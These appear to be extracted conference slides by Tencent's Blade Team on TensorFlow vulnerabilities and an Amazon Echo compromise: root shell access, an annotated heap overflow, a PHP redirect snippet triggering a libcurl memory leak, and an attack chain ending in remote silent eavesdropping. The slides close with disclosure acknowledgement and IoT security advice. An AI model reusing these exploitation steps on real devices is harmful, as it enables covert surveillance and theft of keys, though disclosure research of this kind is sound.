
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Attack AI + IoT



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New Attack Surface in IoT Devices





First Vulnerability in Google TensorFlow



security@tensorflow.org

TensorFlow Security Advisories

We regularly publish security advisories about using TensorFlow.

Note: In conjunction with these security advisories, we strongly encourage TensorFlow users to read and understand TensorFlow's security model as outlined in [SECURITY.md](#).

Advisory Number	Type	Versions affected	Reported by	Additional Information
TFSA-2018-006	Crafted Configuration File results in Invalid Memory Access	<= 1.7	Blade Team of Tencent	
TFSA-2018-005	Old Snappy Library Usage Resulting in Memcpy Parameter Overlap	<= 1.7	Blade Team of Tencent	
TFSA-2018-004	Checkpoint Meta File Out-of-Bounds Read	<= 1.7	Blade Team of Tencent	
TFSA-2018-003	TensorFlow Lite TOCO FlatBuffer Parsing Vulnerability	<= 1.7	Blade Team of Tencent	
TFSA-2018-002	GIF File Parsing Null Pointer Dereference Error	<= 1.5	Blade Team of Tencent	
TFSA-2018-001	BMP File Parser Out-of-bounds Read	<= 1.6	Blade Team of Tencent	
-	Out Of Bounds Read	<= 1.4	Blade Team of Tencent	issue report




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Breaking Amazon Echo Speaker




Amazon Echo Market Share





A Brief Look at Amazon Echo





Firmware Extraction and Modification





Building ROOT Debugging Environment



```
root@kali:~# adb devices
List of devices attached
G090LF1180950M8C      device

root@kali:~# adb shell su
root@biscuit:/data/data # id
id
uid=0(root) gid=0(root) context=u:r:su:s0
root@biscuit:/data/data # cat /system/build.prop
cat /system/build.prop

# begin build properties
# autogenerated by buildinfo.sh
ro.build.id=LVY48F
ro.build.display.id=LVY48F
ro.build.version.incremental=272.6.0.8_user_608490720
ro.build.version.number=608490720
ro.build.mktg.fireos=Fire OS vNext
ro.build.version.name=Fire OS 5.5.2.2 (608490720)
ro.build.version.fireos=5.5.2.2
ro.build.version.fireos.sdk=4
ro.build.version.fireos=5.5.2.2
ro.build.version.fireos.sdk=4
ro.build.version.sdk=22
ro.build.version.codename=REL
ro.build.version.all_codenames=REL
ro.build.version.release=5.1.1
ro.build.version.security_patch=2017-12-01
```



Heap Buffer Overflow in Amazon Echo Whad

```
const char *con_len_str = mg_get_header(conn, "Content-Length"); → user supplied value
if (con_len_str) {
    unsigned long con_len = atoi(con_len_str); → atoi("-1"), returns a signed int
    if (con_len > 0) { → then forced typecast to unsigned int 0xffffffff
        conobj.postData = (char *)malloc(con_len + 1); → Oxffffffff (uint -1) will pass the check
        if (conobj.postData != NULL) { → integer overflow here, malloc(0)
            // malloc may fail for huge requests
            mg_read(conn, conobj.postData, con_len); → dlmalloc, same as malloc(8), pass this check
            conobj.postData[con_len] = 0; → heap buffer overflow here
            formParams = conobj.postData; → out-of-bounds write here, postData[-1]=0
            conobj.postDataLen = con_len; → potential information leak here, string not
                                         zero terminated, and return to the caller
        }
    }
}
```



Information Leak via Network

- CVE-2017-1000254 of libcurl in FTP connection is exploitable.
 - To reproduce the vulnerability, we can control Echo to send a FTP request.

root@biscuit:/ # curl -V
curl 7.33.0 (arm-unknown-linux-gnu) libcurl/7.33.0 OpenSSL/1.0.1k c-ares/1.12.0
Protocols: ftp ftps gopher http https imap imaps pop3 pop3s rtsp smtp smtps
Features: AsynchDNS NTLM SSL

The terminal shows curl version information. Below it, a code editor displays a PHP exploit script:

```
1 <?  
2 //b.php  
3  
4 header("Location: ftp://10.0.0.231/b/doesntexist.txt");  
5 ?>
```

The exploit script sends a Location header pointing to a non-existent file via FTP. The terminal output shows the exploit was successful, leaking 4 bytes of memory.


▶ /Volumes/disk2/downloads/ftp-master ▶ sudo python ./ftp_server.py 103
Got payload count : 103
Started.
No leaking on this request.
Leaking 4 bytes: d1f2bcf6 0d0a

Leaking 4 bytes: **d1f2bcf6 0d0a**



Attack Chain


Step 1: Use a physical hacked device to get all echo device's certs & private keys.





Attack Chain

Step 2: Start attacking all devices in the LAN.





Attack Chain

Step 3: All Amazon Echo enter remote silent eavesdropping mode.

Wi-Fi Network



Remote Server





Acknowledgement

- Reported to Amazon in May, fixed in July.

“Amazon would like to thank the Tencent Blade Team for working with us on resolving this issue. Customer trust is important to us and we take security seriously. Customers do not need to take any action as their devices have been automatically updated with security fixes.”



Acknowledgement





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How to secure your IoT Products



SDL






IoT Security Specification

- **APP Security**
 - iOS / Android / Windows /
- **Communication Protocol Security**
 - WiFi / Bluetooth / ZigBee / MQTT / WebSocket
- **Hardware Security Protection**
 - Debug Port / Flash Chip Encryption / System integrity Verify
- **Cloud Security**
 - Server / Web / Data /

IoT Automated Vulnerability Audit

- Source Code Scan
- Firmware Analysis
- Wireless Protocol Security Audit



K 金刚系统审计报告 beta

扫描结论

威胁等级 ★★★

漏洞概述 共审计出1个漏洞，1个风险

基本信息

文件名	QQ邮箱
版本号	5.1.0.11
MD5	bc9d45aa48315b4f25249b9f158931d8
上传时间	2016/4/15 17:38:07
审计耗时	0小时0分钟
上传人	kimyokgao

漏洞详情

漏洞描述	状态
【高危】XCODEGHOST病毒漏洞检测	安全
【高危】iBackDoor后门漏洞检测	安全
【高危】AFNetworking中间人漏洞检测	发现1处
【高危】YOUIMI恶意SDK包检测	安全
【中危】AppKey信息泄露漏洞检测	安全
【低危】PIE编译选项检测	安全
【低危】SSP编译选项检测	安全
【低危】ARC编译选项检测	安全



IoT Security SDK

- **Communication traffic encryption**
- **Firmware verification**
- **Exploit Mitigation**



Bug Bounty Program



[TPSA15-20] 关于“威胁情报奖励计划（试行）”启动的安全公告

公告编号：TPSA15-20 公告来源：TSRC 发布日期：2015-10-15

分享


腾讯安全应急响应中心（简称TSRC）于2012年5月启动了，在三年多的不断试错和改进中，得到了业界广大安全专家的帮助和支持，大大提高了腾讯产品和业务的安全级别。但我们仍然觉得做得还不够，我们希望再来点改进。

自即日起，TSRC原有的“安全漏洞奖励计划”正式升级为“[威胁情报奖励计划](#)”——TSRC除原有的收集腾讯安全漏洞外，还收集与腾讯相关的任何安全威胁情报，一经确认，即按照威胁情报评分危害级别给予奖励。

